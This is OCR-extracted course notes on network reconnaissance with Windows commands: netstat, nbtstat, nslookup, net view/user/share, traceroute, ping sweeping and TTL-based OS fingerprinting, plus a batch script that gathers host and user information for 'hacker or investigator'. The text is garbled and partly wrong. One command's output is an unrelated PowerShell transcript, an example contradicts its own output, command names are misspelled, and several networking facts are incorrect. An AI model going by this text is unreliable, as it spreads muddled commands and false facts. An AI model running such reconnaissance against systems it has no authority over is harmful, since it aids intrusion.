In general, netstat commands are used to display TCP and IP address info, while nbstat commends specifically pertain to NetBIOS statistics. Netstat is short for network statistics. It shows you what programs are open on what ports over what protocol**.** The Netstat utility is available on different operating systems in various command lines. Nbtstat allows you to query other machines on your network using NetBIOS over TCP/IP. **NetBIOS** over TCP/IP status or Nbtstat is a Windows utility that shows current TCP/IP connections and statistics using NetBIOS over TCP/IP (NetBT). Nbtstat also reveals connections between Windows machines.

Nbstat

In networking, Netstat (network statistics) is a command that's available to you regardless of your operating system.

Netastat is a program that accesses network related data structure within the kernel, then provides an ASCII format at the terminal. Netastat can provide reports on the routing table, TCP connections, TCP and UdP listens, and protocol memory management.

- Do you want to find out your friend's IP address?
- Do you want to find out your own IP address?
- Do you want to get a list of open ports currently being used?
- So netstat command will help us in that.

```
C:\WINDOWS\system32\cmd.exe

C:\>netstat /?

Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-b] [-e] [-n] [-o] [-p proto] [-r] [-s] [-v] [interval]
```

- **netstat [-a] [-b] [-e] [-n] [-o] [-p proto] [-r] [-s] [-v] [interval]**
- -a Displays all connections and listening ports.

- -b Displays the executable involved in creating each connection or listening port. In some cases well-known executables host multiple independent components, and in these cases the sequence of components involved in creating the connection or listening port is displayed. In this case the executable name is in [] at the bottom, on top is the component it called, and so forth until TCP/IP was reached. Note that this option can be time-consuming and will fail unless you have sufficient permissions.
- -e Displays Ethernet statistics. This may be combined with the –s option.
- -n Displays addresses and port numbers in numerical form.
- -o Displays the owning process ID associated with each connection.
- -p proto Shows connections for the protocol specified by proto; proto may be any of: TCP, UDP, TCPv6, or UDPv6. If used with the –s option to display per-protocol statistics, proto may be any of:
- IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or UDPv6.
- -r Displays the routing table.
- -s Displays per-protocol statistics. By default, statistics are shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6; the -p option may used to specify a subset of the default.
- -v When used in conjunction with -b, will display sequence of components involved in creating the connection or listening port for all executables.
- For example execute the following commands and check the output./netstat –a :It is used to display all open connection on the local machine. It also return information about all remote systems to which you are connected, the port number of those remote systems, and the type and state of connection you have with remote system.
- netstat –e: If for reason your modem is faulty or incompatible or not working properly, you may discover that the number of data packets being sent or received is not reported properly. This command can also be used to check for faulty downloads or errors that might have occurred during the TCP/IP transfer process.

```
C:\>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    vjti-97add94379:epmap  vjti-97add94379:0      LISTENING
  TCP    vjti-97add94379:microsoft-ds  vjti-97add94379:0      LISTENING
```

```
C:\>netstat -e
Interface Statistics

                           Received            Sent

Bytes                      42262050         3782505
Unicast packets               47218           39676
Non-unicast packets          102560             519
Discards                          0               0
Errors                            0               0
Unknown protocols            224624
```

Hiding your IP address

You can find out IP address of remote system by attacker from numerous techniques. Hence it is very important for internet user to hide their IP address from malicious user. The two most common techniques of hiding IP address are :

- Network Address translation (NAT) networks
- Proxy server

Network Address translation (NAT) networks

The current implementation of IP addressing provides users with very limited number of IP address that can be used for connective purpose. To solve this shortage problem, a number of organization have started implementing NAT addressing, which will allow them to use a single public IP address for large number of internal systems having unique private IP address. This networks are known as NAT networks. If an external systems communicate with two internal system at a time in a Nat networks at the same time, it will be impossible for it to differentiate between two systems. Internal systems are connected to the internet through a routing device known as NAT box.

This NAT box act as a core and controls all routing, addressing and interfacing requirements.

Internal systems ←---→ Nat Box←---→ External systems

NAT box changes the source IP address of the public IP address of NAT networks as well as

- Changes the port address of the original source to randomly assigned port number and used as index to known about source port. Finally NAT box forwarded the packet to external systems.
- When reply back to systems port number is equal to source port number. It is important that reply must reach NAT box only because NAT box had changed the internal private IP address to public IP address.
- For example a criminal hiding behind a NAT box with an internal IP address of 10.0.1.2 can pretend to have the public IP address 171.34.110.24 while communicating with external systems
- Internal systems(10.0.1.2) ---- NAT box ----- public IP address (171.34.110.24)

Tracing an IP address :Ns look up

```
C:\>nslookup 203.94.243.71
Server:  UnKnown
Address:  202.177.240.250

Name:    mail2.mtnl.net.in
Address:  203.94.243.71
```

```
C:\Users\admin>nslookup google.com
Server:  UnKnown
Address:  192.168.0.1

Non-authoritative answer:
Name:    google.com
Addresses:  2404:6800:4009:82e::200e
          142.250.199.174
```

We get host name (mail2.mtnl.net.in) corresponding to IP address. By analysis host name we can identify it is from India(.in).Second and third part shows the organizational name in this case name is mtnl.

nslookup is a command-line tool to discover the IP address or DNS record of a specific domain name. It also allows for reverse DNS lookup, letting you find the domain attached to an IP address.

The hacker can make a batch file to run all the commands together. For example

Batch file

*BANDUINVESTIGATOR - Notepad

File Edit Format View Help

```
@echo off
echo bbminvestigator > manishkumar.txt
echo |date>> manishkumar.txt
whoami >>manishkumar.txt
echo %patch% >> manishkumar.txt
systeminfo >> manishkumar.txt
tasklist >> manishkumar.txt
ver >> manishkumar.txt
val >> manishkumar.txt
REM networking information
ipconfig/all >> manishkumar.txt
hostname >> manishkumar.txt
nbtstat -n >> manishkumar.txt
rem hacker can add more commands as per requirement
but this information can be used by hacker as well as investigator.
```

Netview : The netview command is used to list the shared resources (computers, printers, etc.) on a network.

Usage: netview [\\computername]

If used without specifying a computer name, it lists the resources on the local network. Specifying a computer name displays the shared resources on that specific computer.

```
PS C:\Windows\system32> netview
Transcript started, output file is C:\Users\User\Desktop\msdbg.DESKTOP
(   396 ms) Get-Service "*" | Sort-Object Name | Format-Table -AutoSize
(   839 ms) Get-Service "*" | Sort-Object Name | Format-Table -Property * -AutoSize
(    18 ms) Get-ChildItem HKLM:\SYSTEM\CurrentControlSet\Services\vmsmp -Recurse
```

```
Server Name               Remark
-------------------------------------------
\\COMPUTER1
\\COMPUTER2
\\PRINTER1                 HP LaserJet 5000
\\FILESERVER              Main file server
\\BACKUPSERVER            Backup server
The command completed successfully.
```

Fig. Output of netview command

net user : The netuser command is used to manage user accounts on a Windows system.


Usage: netuser [username] [password] [options]


Options: The netuser command supports various options, such as /add to create a new user account, /delete to remove a user account, /disable to disable a user account, /change to modify user account settings, and more. Run netuser /? for a full list of options.

net localgroup : The net localgroup command is used to manage local groups on a Windows system.

Usage: net localgroup [groupname] [username /domainname] [options]

Options: The net localgroup command supports options such as /add to add a user or group to a local group, /delete to remove a user or group from a local group, /list to display members of a local group, and more. Run net localgroup /? for a full list of options.






Netconfig: The net config command is used to show information about the configuration of the Server or Workstation service.


net share : The net share command is used to manage shared resources (folders, printers, etc.) on a Windows system.
Usage: net share [sharename=path] [options]
Options: The net share command supports options such as /delete to remove a shared resource, /remark to add or modify a comment associated with a shared resource, /users to display users connected to a shared resource, and more. Run net share /? for a full list of options.

Traceroot




- **Network reconnaissance is the most common yet effective information gathering techniques.**

Ping sweeping : the most important use of the ping tool is for Network reconnaissance purpose. It allow attacker to automatically map out the entire target network and pinpoint all alive system within the range of particular IP address. The process of using ping to map out the entire target network is known as ping sweeping



Traceroute : When data packets travel the Internet from source to remote host, they do not necessarily take the shortest path possible. Multiple data packets sent from a particular source system to remote system may or may not be travel the same route. It is possible to trace the path from a source to the destination systems with the help of the traceroute tool.




Error messages in traceroute : Time Exceeded error messages : it is usually generated when a system receives a data packet with a time to live (TTL) value of 0 or 1.Port Unreachable error messages: it is usually generated when the client systems tries to establish a connection with the host systems on a closed port.

The TTL value field : The traceroute tool running on the source system creates a packets with a TTL value of 1 and send it to destination system. Because TTL value is 1, the packet is discarded by the first router , it encounters in route the destination system. It send error message to source system.
Next, traceroute creates a packet with TTL value of 2 and send it to destination system. The first router that the data packet encounters decrement the TTL value by 1 to 1, and forwarded the packet to second router on the path of destination system.

Because TTL value is 1 so second router discard the packet and send error message to source packet. In this manner, traceroute sends packets with increasing TTL values until the data packet has been a TTL value high enough to ensure that it reaches the destination systems. When packet reaches to destination TTL value will have been decremented by 1. because packet reached to its destination it will not discard the packet .

To confirm that the packet has reached to destination , traceroute send UDP packet with high port number . Because the port to which the UDP packets have been sent is closed, the target system replies with the port unreachable ICMP error messages, there by confirming that the packet has been received.

Determining Geographical Information :Traceroute is commonly used to determine the geographical information of the target system.
Determining Network Topology :Using the traceroute command, a hacker can find out the manner in which a particular network is structured, the class to which it belongs, and other information about the topography of a remote network.
Determining Firewall : You can often use the traceroute to detect the presence of a firewall on the target system's network. To do so, simply examine the output of the traceroute command. If you find asterisk(*)in the output, it means traceroute has timed out. As ingle instant of such a timeout does not necessarily confirm the presence of firewall. However several instances of time indicate the presence of firewall on target system's network.



Operating System Detection
Steps to find out OS

- Using trareroute determine the number of hops(router) between your system and target system.
- Determine the final TTL value of a data packet sent by the target system to your system.
- Add the number of routers between your system and target system to the final TTL value of packet send by target system to your system.
- Once you have initial TTL value from table you can find out the Operating system on target system.

A packet's TTL value plays a major role in the functioning of traceroute command. It is important to note that such TTL values can also be used to determine the operating system of remote system.
Default Initial TTL Values Used by Various OS

Linux	2.0.x kernel	ICMP	64
Linux	2.2.14 kernel	ICMP	255
Linux	2.4 kernel	ICMP	255
Linux	Red Hat 9	ICMP and TCP	64
Windows	NT 4 Server SP4	ICMP	128
Windows	ME	ICMP	128
Windows	2000 pro	ICMP/TCP/UDP	128
Windows	2000 family	ICMP	128
Windows	Server 2003		128
Windows	XP	ICMP/TCP/UDP	128

Preparing for the Attack
IP address : An Ip address is a 32 bit decimal number that is normally written as four number between 1 and 255(8 bits, or 1 byte each) ,each separated from the other by a decimal point. This standard is known as the dotted decimal notation. An example of a typical IP address is 202.34.12.23.

Class	Range
A	0.0.0.0 to 126.255.255.255
B	128.0.0.0 to 191.255.255.255
C	192.0.0.0 to 223.255.255.255
D	224.0.0.0 to 239.255.255.255
E	240.0.0.0 to 255.255.255.255

How to Identify the IP Address of your own system? To identify the IP address of your own system, you can use netstat –n command.

```
C:\>netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:9051         127.0.0.1:49165        ESTABLISHED
  TCP    127.0.0.1:49165        127.0.0.1:9051         ESTABLISHED
  TCP    127.0.0.1:49166        127.0.0.1:49167        ESTABLISHED
```

- The IP address shown in the local address field denotes the IP address of your system. In this case the IP address of local system is 192.168.1.100

Subnet Addressing

IP address of all hosts connected to the internet are divided into two parts ;The network id (net ID) and The host ID(host ID)

The number of octets or bits allocated to the net net ID and host ID parts depends on the class the range to which IP address. With the introduction of subnet addressing, however , a new division is introduced that divides an IP address into three parts:

- The network id (net ID),The host ID(host ID) and The Subnet ID (subnet ID)

The use of subnet addressing not only hides the organizational structure of the internal network , but also prevents the waste of IP address. For example, consider a typical class B IP address, which is divided in the following manner;

- First 16 bits : net ID and Last 16 bits : host ID
- Such a division requires 216-2 hosts to be attached to that particular network .

You subtract the 2 because a host ID value of 0 or 255 cannot be attached to a system because both are reserved for special usage. A host ID 0 is usually used for routers , and 255 is usually the broadcast address for the subnet.

After subnetting, the IP address will typically look as follows:First 16 bits : net ID ,Next 8 bits : subnet ID,Next 8 bits : host ID

Netmask Values

- A netmask value is a 32 bit contain one bit(255s) for the network ID and Zero bits (0s) for the host ID. Using the netmask value, you can easily determine how many bits are reserved for the net ID and how many bits for the host ID.

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Anand>cd\

C:\>route print
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x2 ...00 0f fe 42 43 be ...... Broadcom NetXtreme Gigabit Ethernet - Packet Sch
eduler Miniport
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      172.18.21.1   172.18.21.134       20
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1        1
     172.18.21.0    255.255.255.0    172.18.21.134   172.18.21.134       20
    172.18.21.134  255.255.255.255        127.0.0.1       127.0.0.1       20
   172.18.255.255  255.255.255.255    172.18.21.134   172.18.21.134       20
        224.0.0.0        240.0.0.0    172.18.21.134   172.18.21.134       20
  255.255.255.255  255.255.255.255    172.18.21.134   172.18.21.134        1
Default Gateway:       172.18.21.1
===========================================================================
Persistent Routes:
  None

C:\>
```

Let’s look at the second line to understand what it represents:

- 127.0.0.0 255.0.0.0 127.0.0.1 127.0.0.1 1

In this case, the netmask has the value of 255.0.0.0 , which means that the first octet contain all one bits whereas the last three octets contain all 0 bits. In other words, the first octet is the net ID Whereas the last three octets are reserved for the host ID.

Subnet Mask

Just like netmask, subnet mask , too, refer to 32 bit value contain 1 bits(255s) for net ID, subnet ID and 0 bits for the host ID.


For Example:

- IP address : 202.12.34.77 ,Netmask : 255.255.0.0 and Subnet mask : 255.255.255.0

So from netmask value you can break down IP address into the following:Net ID : 202.12 ,Host ID : 34.77

So from netmask value you can break down IP address into the following:Net ID and subnet ID : 202.12.34 and Host ID : 77

So we can say that Net ID : 202.12,Subnet ID : 34 and Host ID : 77



–

- Where IP address : 172.18.21.134 ,Class of addressing : class B ,Network ID : 172.18 ,Subnet ID : 21 and Host ID : 134

Port Number


Every systems connected to the Internet has a number of ports open on it. Ports are basically virtual doors that allow the inflow and outflow of data packets. Without the opening of ports no data communication can take place on particular systems.

- Types of ports number :
- *Well known port numbers:* are those that range in number from 0 to 1023. each port in this range usually has a specific running on it. In order to fool users, some smart systems administrator run fake services on popular ports.
- *Registered Port Numbers* are those that range in number from 1024 to 49151 . Ports in this range are not bound to any specific services. In fact , networking utilities such as your browser , email client and FTP client open random ports within this range ti initiate communication with a remote server.
- Dynamic/private port number: Dynamic/ private port number are those that range in number from 49152 to 65535. This range of port number is rarely used by normal application. Typically, on most occasions port number in this range are used by the malicious program like Trojans, keyloggers, or spyware tool.


3.3.2 Software Tools used for tracking IP Location

3.3.2.1 Tool Zone Edit


- Purpose: For NSLookup.
- Facility: From this tool we can do NSLookup as well as Reverse Lookup.




From this tool we can get a information of host such as IP address, mail server, alias , name server. First we have to write host name. Then we have to choose a option (In this example we choose Mail server option). Then according to option it will return the information.



Reverse DNS lookup






- **In reverse lookup we can get host information (in example we give address of google 209.85.153.104)**

It give all information of host like Organization name ,Organization ID ,NET range ,Name server ,City ,Address ,Registered date ,Updated date ,Telephone number and Email ID

